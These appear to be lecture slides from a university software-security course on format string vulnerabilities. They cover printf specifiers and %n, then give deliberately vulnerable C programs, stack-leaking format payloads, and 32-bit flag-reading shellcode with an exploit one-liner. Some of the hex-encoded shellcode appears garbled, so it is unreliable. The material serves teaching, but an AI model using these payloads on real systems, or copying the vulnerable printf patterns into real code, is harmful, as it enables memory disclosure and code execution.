

CSE 410/510 Special Topics: Software Security

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Location: Obrian 109

Time: Monday, Wednesday 5:00PM-6:20PM

This Class

1. Format string vulnerability

Format String Vulnerability

C function with Variable Arguments

- A function where the number of arguments is not known, or is not constant, when the function is written.
- Include <stdarg.h>, which introduce a *type* **va_list**, and three *functions/macros* that operate on objects of this type, called **va_start**, **va_arg**, and **va_end**.

Variable Argument Example: average

```
#include <stdio.h>
#include <stdarg.h>

double average(int num,...) {

    va_list valist;
    double sum = 0.0;
    int i;

    va_start(valist, num);

    for (i = 0; i < num; i++) {
        sum += va_arg(valist, int);
    }

    va_end(valist);

    return sum/num;}

int main() {
    printf("Average of 2, 3, 4, 5 = %f\n", average(4, 2,3,4,5));
    printf("Average of 5, 10, 15 = %f\n", average(3, 5,10,15));
}
```

C++ Function Overloading code/cppol

- Function overloading is a feature in C++ where two or more functions can have the same name but different parameters.

```
#include <stdio.h>

double average(int i, int j, int k) {
    return (i + j + k) / 3;}

double average(int i, int j, int k, int l) {
    return (i + j + k + l) / 4;}

int main() {
    printf("Average of 2, 3, 4, 5 = %f\n", average(2, 3, 4, 5));
    printf("Average of 5, 10, 15 = %f\n", average(5, 10, 15));
}
```

C++ Overloading Example

```
000011ed <average>:
11ed: f3 0f 1e fb          endbr32
11f1: 55                    push %ebp
11f2: 89 e5                mov %esp,%ebp
11f4: 83 ec 38            sub $0x38,%esp
11f7: e8 eb 00 00 00      call 12e7 <_x86.get_pc_thunk.ax>
11fc: 05 d8 2d 00 00      add $0x2dd8,%eax
1201: 65 8b 0d 14 00 00 00 mov %gs:0x14,%ecx
1208: 89 4d f4            mov %ecx,-0xc(%ebp)
120b: 31 c9              xor %ecx,%ecx
120d: d9 ee            fldz
120f: dd 5d e8          fstpl -0x18(%ebp)
1212: 8d 45 0c          lea 0xc(%ebp),%eax
1215: 89 45 e0          mov %eax,-0x20(%ebp)
1218: c7 45 e4 00 00 00 00 movl $0x0,-0x1c(%ebp)
121f: eb 1d            jmp 123e <average+0x51>
1221: 8b 45 e0          mov -0x20(%ebp),%eax
1224: 8d 50 04          lea 0x4(%eax),%edx
1227: 89 55 e0          mov %edx,-0x20(%ebp)
122a: 8b 00            mov (%eax),%eax
122c: 89 45 d4          mov %eax,-0x2c(%ebp)
122f: db 45 d4          fldl -0x2c(%ebp)
1232: dd 45 e8          fldl -0x18(%ebp)
1235: de c1            faddp %st,%st(1)
1237: dd 5d e8          fstpl -0x18(%ebp)
123a: 83 45 e4 01      addl $0x1,-0x1c(%ebp)
123e: 8b 45 e4          mov -0x1c(%ebp),%eax
1241: 3b 45 08          cmp 0x8(%ebp),%eax
1244: 7c db            jl 1221 <average+0x34>
1246: db 45 08          fldl 0x8(%ebp)
1249: dd 45 e8          fldl -0x18(%ebp)
124c: de f1            fdivp %st,%st(1)
124e: 8b 45 f4          mov -0xc(%ebp),%eax
1251: 65 33 05 14 00 00 00 xor %gs:0x14,%eax
1258: 74 07            je 1261 <average+0x74>
125a: dd d8            fstp %st(0)
125c: e8 0f 01 00 00    call 1370 <__stack_chk_fail_local>
1261: c9              leave
1262: c3              ret
```

```
00000000000001149 <_Z7averageiii>:
1149: f3 0f 1e fa          endbr64
114d: 55                    push %rbp
114e: 48 89 e5            mov %rsp,%rbp
1151: 89 7d fc            mov %edi,-0x4(%rbp)
1154: 89 75 f8            mov %esi,-0x8(%rbp)
1157: 89 55 f4            mov %edx,-0xc(%rbp)
115a: 8b 55 fc            mov -0x4(%rbp),%edx
115d: 8b 45 f8            mov -0x8(%rbp),%eax
1160: 01 c2              add %eax,%edx
1162: 8b 45 f4            mov -0xc(%rbp),%eax
1165: 01 d0              add %edx,%eax
1167: 48 63 d0            movslq %eax,%rdx
116a: 48 69 d2 56 55 55 55 imul $0x55555556,%rdx,%rdx
1171: 48 c1 ea 20        shr $0x20,%rdx
1175: c1 f8 1f          sar $0x1f,%eax
1178: 89 d1            mov %edx,%ecx
117a: 29 c1            sub %eax,%ecx
117c: 89 c8            mov %ecx,%eax
117e: f2 0f 2a c0      cvtsi2sd %eax,%xmm0
1182: 5d              pop %rbp
1183: c3              retq

00000000000001184 <_Z7averageiiii>:
1184: f3 0f 1e fa          endbr64
1188: 55                    push %rbp
1189: 48 89 e5            mov %rsp,%rbp
118c: 89 7d fc            mov %edi,-0x4(%rbp)
118f: 89 75 f8            mov %esi,-0x8(%rbp)
1192: 89 55 f4            mov %edx,-0xc(%rbp)
1195: 89 4d f0            mov %ecx,-0x10(%rbp)
```

Format string functions

Functionality

- used to convert simple C datatypes to a string representation
- allow to specify the format of the representation
- process the resulting string (output to stderr, stdout, syslog, ...)

How the format function works

- the format string controls the behaviour of the function
- it specifies the type of parameters that should be printed
- parameters are saved on the stack (pushed)
- saved either directly (by value), or indirectly (by reference)

The calling function

- has to know how many parameters it pushes to the stack, since it has to do the stack correction, when the format function returns

Format string function prototypes

PRINTF(3) Linux Programmer's Manual

NAME

printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion

SYNOPSIS

```
#include <stdio.h>
```

```
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

The format string family

fprintf — prints to a FILE stream

printf — prints to the 'stdout' stream

sprintf — prints into a string

snprintf — prints into a string with length checking

vfprintf — print to a FILE stream from a va_arg structure

vprintf — prints to 'stdout' from a va_arg structure

vsprintf — prints to a string from a va_arg structure

vsnprintf — prints to a string with length checking from a va_arg structure

setproctitle — set argv[]

syslog — output to the syslog facility

others like err*, verr*, warn*, vwarn*

What is a *Format String*?

C string (ASCII string) that contains the text to be written. It can optionally contain embedded **format specifiers** that are replaced by the values specified in subsequent additional arguments and formatted as requested.

A format specifier follows this prototype:

%[flags][width][.precision][length]specifier

% is \x25

Specifiers

A format specifier follows this prototype:
%[flags][width][.precision][length]specifier

Where the *specifier character* at the end is the most significant component, since it defines the type and the interpretation of its corresponding argument:

specifier	Output	Example
d or i	Signed decimal integer	392
u	Unsigned decimal integer	7235
o	Unsigned octal	610
x	Unsigned hexadecimal integer	7fa
X	Unsigned hexadecimal integer (uppercase)	7FA
f	Decimal floating point, lowercase	392.65
F	Decimal floating point, uppercase	392.65
e	Scientific notation (mantissa/exponent), lowercase	3.9265e+2
E	Scientific notation (mantissa/exponent), uppercase	3.9265E+2
g	Use the shortest representation: %e or %f	392.65
G	Use the shortest representation: %E or %F	392.65
a	Hexadecimal floating point, lowercase	-0xc.90fep-2
A	Hexadecimal floating point, uppercase	-0XC.90FEP-2
c	Character	a
s	String of characters	sample
p	Pointer address	b8000000
n	Nothing printed. The corresponding argument must be a pointer to a signed int. The number of characters written so far is stored in the pointed location.	
%	A % followed by another % character will write a single % to the stream.	%

Specifiers

A format specifier follows this prototype:

%[**flags**][**width**][**.precision**][**length**]**specifier**

flags	description
-	Left-justify within the given field width; Right justification is the default (see <i>width</i> sub-specifier).
+	Forces to precede the result with a plus or minus sign (+ or -) even for positive numbers. By default, only negative numbers are preceded with a - sign.
(space)	If no sign is going to be written, a blank space is inserted before the value.
#	Used with o, x or X specifiers the value is preceeded with 0, 0x or 0X respectively for values different than zero. Used with a, A, e, E, f, F, g or G it forces the written output to contain a decimal point even if no more digits follow. By default, if no digits follow, no decimal point is written.
0	Left-pads the number with zeroes (0) instead of spaces when padding is specified (see <i>width</i> sub-specifier).

width	description
(number)	Minimum number of characters to be printed. If the value to be printed is shorter than this number, the result is padded with blank spaces. The value is not truncated even if the result is larger.
*	The <i>width</i> is not specified in the <i>format</i> string, but as an additional integer value argument preceding the argument that has to be formatted.

.precision	description
.number	<p>For integer specifiers (d, i, o, u, x, X): <i>precision</i> specifies the minimum number of digits to be written. If the value to be written is shorter than this number, the result is padded with leading zeros. The value is not truncated even if the result is longer. A <i>precision</i> of 0 means that no character is written for the value 0.</p> <p>For a, A, e, E, f and F specifiers: this is the number of digits to be printed after the decimal point (by default, this is 6).</p> <p>For g and G specifiers: This is the maximum number of significant digits to be printed.</p> <p>For s: this is the maximum number of characters to be printed. By default all characters are printed until the ending null character is encountered.</p> <p>If the period is specified without an explicit value for <i>precision</i>, 0 is assumed.</p>
.*	The <i>precision</i> is not specified in the <i>format</i> string, but as an additional integer value argument preceding the argument that has to be formatted.

Specifiers

A format specifier follows this prototype:

%[flags][width][.precision][length]**specifier**

The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers						
<i>length</i>	d i	u o x X	f F e E g G a A	c	s	p	n
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Note regarding the c specifier: it takes an int (or `wint_t`) as argument, but performs the proper conversion to a char value (or a `wchar_t`) before formatting it for output.

Format String Examples

```
printf ("Characters: %c %c \n", 'a', 65);  
printf ("Decimals: %d %ld\n", 1977, 650000L);  
printf ("Preceding with blanks: %10d \n", 1977);  
printf ("Preceding with zeros: %010d \n", 1977);  
printf ("Some different radices: %d %x %o %#x %#o \n", 100, 100, 100, 100, 100);  
printf ("floats: %4.2f %+.0e %E \n", 3.1416, 3.1416, 3.1416);  
printf ("Width trick: %*d \n", 5, 10);  
printf ("%s \n", "A string");
```

```
Characters: a A  
Decimals: 1977 650000  
Preceding with blanks:      1977  
Preceding with zeros: 0000001977  
Some different radices: 100 64 144 0x64 0144  
floats: 3.14 +3e+000 3.141600E+000  
Width trick:  10  
A string
```

code/formatsn %n

```
int foo()
{
    int a = 0;
    int b = 0;
    printf("a is %d; b is %d\n", a, b);
    printf("[Changing a and b..]%n12345%n\n", &a, &b);
    printf("a is %d; b is %d\n", a, b);

    printf("[Changing a and b..]%020d %n%n\n", 50, &a, &b);
    printf("a is %d; b is %d\n", a, b);

    printf("[Changing a and b..]floats: %010.2f%n\n", 3.1416, &a);
    printf("a is %d.\n", a);

    return 0;
}
```


POSIX Extension: n\$

n\$

n is the number of the parameter to display using this format specifier, allowing the parameters provided to be output multiple times, using varying format specifiers or in different orders. If any single placeholder specifies a parameter, all the rest of the placeholders **MUST** also specify a parameter.

For example, `printf("%2$d %2$#x; %1$d %1$#x",16,17)` produces `17 0x11; 16 0x10`

How could this go wrong? `printf(user_input)`!

- The format string determines how many arguments to look for.
- What if the caller does not provide the same number of the arguments? More than the function (e.g. `printf`) looks for? Or fewer than the function looks for?
- What if the format string is not hard-coded? The user can provide the format string.

Format string vulnerability is considered as a *programming bug*

Wrong usage - user controls the format string.

```
int func (char *user) { printf (user); }
```

Correct usage - format string is hard-coded.

```
int func (char *user) { printf ("%s", user); }
```

code/formats1

```
int vulfoo()
{
    char s[20];


    printf("What is your input?\n");
    gets(s);

    printf(s);
    return 0;
}

int main() {
    return vulfoo();
}
```

code/formats1

```
0000122d <vulfoo>:
122d: f3 0f 1e fb      endbr32
1231: 55               push %ebp
1232: 89 e5           mov %esp,%ebp
1234: 53             push %ebx
1235: 83 ec 24       sub $0x24,%esp
1238: e8 f3 fe ff ff  call 1130 <_x86.get_pc_thunk.bx>
123d: 81 c3 8f 2d 00 00 add $0x2d8f,%ebx
1243: 65 a1 14 00 00 00 mov %gs:0x14,%eax
1249: 89 45 f4       mov %eax,-0xc(%ebp)
124c: 31 c0         xor %eax,%eax
124e: 83 ec 0c       sub $0xc,%esp
1251: 8d 83 3c e0 ff ff lea -0x1fc4(%ebx),%eax
1257: 50            push %eax
1258: e8 73 fe ff ff  call 10d0 <puts@plt>
125d: 83 c4 10       add $0x10,%esp
1260: 83 ec 0c       sub $0xc,%esp
1263: 8d 45 e0       lea -0x20(%ebp),%eax
1266: 50            push %eax
1267: e8 44 fe ff ff  call 10b0 <gets@plt>
126c: 83 c4 10       add $0x10,%esp
126f: 83 ec 0c       sub $0xc,%esp
1272: 8d 45 e0       lea -0x20(%ebp),%eax
1275: 50            push %eax
1276: e8 25 fe ff ff  call 10a0 <printf@plt>
127b: 83 c4 10       add $0x10,%esp
127e: b8 00 00 00 00 mov $0x0,%eax
1283: 8b 55 f4       mov -0xc(%ebp),%edx
1286: 65 33 15 14 00 00 00 xor %gs:0x14,%edx
128d: 74 05         je 1294 <vulfoo+0x67>
128f: e8 ac 00 00 00  call 1340 <__stack_chk_fail_local>
1294: 8b 5d fc       mov -0x4(%ebp),%ebx
1297: c9            leave
1298: c3            ret
```



What can we do?

- View part of the stack

%x.%x.%x.%x.%x.%x

%08x.%08x.%08x.%08x.%08x.%08x

- Crash the program

%s%s%s%s%s%s

code/formats2


```
int vulfoo()
{
    char tmpbuf[120];
    gets(tmpbuf);

    printf(tmpbuf);
    return 0;
}

int main() {
    return vulfoo();
}
```

code/formats2

```
0000120d <vulfoo>:
120d: f3 0f 1e fb      endbr32
1211: 55               push %ebp
1212: 89 e5           mov %esp,%ebp
1214: 53             push %ebx
1215: 81 ec 84 00 00 00 sub $0x84,%esp
121b: e8 f0 fe ff ff  call 1110 <_x86.get_pc_thunk.bx>
1220: 81 c3 b0 2d 00 00 add $0x2db0,%ebx
1226: 65 a1 14 00 00 00 mov %gs:0x14,%eax
122c: 89 45 f4        mov %eax,-0xc(%ebp)
122f: 31 c0          xor %eax,%eax
1231: 83 ec 0c        sub $0xc,%esp
1234: 8d 85 7c ff ff ff lea -0x84(%ebp),%eax
123a: 50             push %eax
123b: e8 60 fe ff ff  call 10a0 <gets@plt>
1240: 83 c4 10        add $0x10,%esp
1243: 83 ec 0c        sub $0xc,%esp
1246: 8d 85 7c ff ff ff lea -0x84(%ebp),%eax
124c: 50             push %eax
124d: e8 3e fe ff ff  call 1090 <printf@plt>
1252: 83 c4 10        add $0x10,%esp
1255: b8 00 00 00 00  mov $0x0,%eax
125a: 8b 55 f4        mov -0xc(%ebp),%edx
125d: 65 33 15 14 00 00 00 xor %gs:0x14,%edx
1264: 74 05          je 126b <vulfoo+0x5e>
1266: e8 a5 00 00 00  call 1310 <__stack_chk_fail_local>
126b: 8b 5d fc        mov -0x4(%ebp),%ebx
126e: c9             leave
126f: c3             ret
```



View Memory at Any Location

```
python2 -c "print  
'\x08\x70\x55\x56\x1a\x70\x55\x56__%x.%x.%x.%x.%s.%s'" >  
/tmp/exploit  
  
./formats2 < /tmp/exploit
```

code/formats3 Get the flag

```
int vulfoo()
{
    char buf1[100];
    char buf2[100];

    fgets(buf2, 99, stdin);
    sprintf(buf1, buf2);
    return 0;
}

int main() {
    return vulfoo();
}
```

PRINTF(3)

Linux Programmer's Manual

PRINTF(3)

NAME

printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion

SYNOPSIS

```
#include <stdio.h>
```

```
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

```
#include <stdarg.h>
```

```
int vprintf(const char *format, va_list ap);
int vfprintf(FILE *stream, const char *format, va_list ap);
int vdprintf(int fd, const char *format, va_list ap);
int vsprintf(char *str, const char *format, va_list ap);
int vsnprintf(char *str, size_t size, const char *format, va_list ap);
```


Feature Test Macro Requirements for glibc (see [feature_test_macros\(7\)](#)):

```
snprintf(), vsnprintf():
    _XOPEN_SOURCE >= 500 || _ISOC99_SOURCE ||
    || /* Glibc versions <= 2.19: */ _BSD_SOURCE
```

```
dprintf(), vdprintf():
    Since glibc 2.10:
        _POSIX_C_SOURCE >= 200809L
    Before glibc 2.10:
        _GNU_SOURCE
```

code/formats3

```
000011ed <vulfoo>:
 11ed: f3 0f 1e fb      endbr32
 11f1: 55               push  %ebp
 11f2: 89 e5           mov   %esp,%ebp
 11f4: 53             push  %ebx
 11f5: 81 ec d4 00 00 00 sub   $0xd4,%esp
 11fb: e8 f0 fe ff ff   call 10f0 <_x86.get_pc_thunk.bx>
 1200: 81 c3 d0 2d 00 00 add   $0x2dd0,%ebx
 1206: 8b 83 24 00 00 00 mov   0x24(%ebx),%eax
 120c: 8b 00           mov   (%eax),%eax
 120e: 83 ec 04        sub   $0x4,%esp
 1211: 50             push  %eax
 1212: 6a 63          push  $0x63
 1214: 8d 85 30 ff ff ff lea   -0xd0(%ebp),%eax
 121a: 50             push  %eax
 121b: e8 60 fe ff ff   call 1080 <fgets@plt>
 1220: 83 c4 10        add   $0x10,%esp
 1223: 83 ec 08        sub   $0x8,%esp
 1226: 8d 85 30 ff ff ff lea   -0xd0(%ebp),%eax
 122c: 50             push  %eax
 122d: 8d 45 94        lea   -0x6c(%ebp),%eax
 1230: 50             push  %eax
 1231: e8 6a fe ff ff   call 10a0 <sprintf@plt>
 1236: 83 c4 10        add   $0x10,%esp
 1239: b8 00 00 00 00 00 mov   $0x0,%eax
 123e: 8b 5d fc        mov   -0x4(%ebp),%ebx
 1241: c9             leave
 1242: c3             ret
```



Non-shell Shellcode 32bit printf flag (No 0s)

sendfile(1, open("/flag", 0), 0, 1000)

```
push $0x67
push $0x616c662f
xor %eax, %eax
inc %eax
inc %eax
inc %eax
inc %eax
inc %eax
mov %esp, %ebx
xor %ecx, %ecx
xor %edx, %edx
int $0x80
mov %eax, %ecx
xor %esi, %esi
mov $0x101, %si
dec %si
xor %eax, %eax
mov $0xbb, %al
xor %ebx, %ebx
inc %ebx
xor %edx, %edx
int $0x80

xor %eax, %eax
inc %eax
int $0x80
```

```
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\x00\x40\x40\x40\x40\x40\x89\xe3\x31\x09\x31\xd2\xcd\x80\x89\x01\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\x00\xb0\xbb\x31\xdb\x43\x31\xd2\xcd\x80\x31\x00\x40\xcd\x80'
```

Exploit for format3

Something like

```
python2 -c "print '%112d' + '\x??\x??\x??\x??' + '\x90'*40 +  
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\  
xd2\xcd\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0xbb\x31\xdb\x  
43\x31\xd2\xcd\x80\x31\xc0\x40xcd\x80' " > /tmp/exploit
```

```
cat /tmp/exploit | ./formats3
```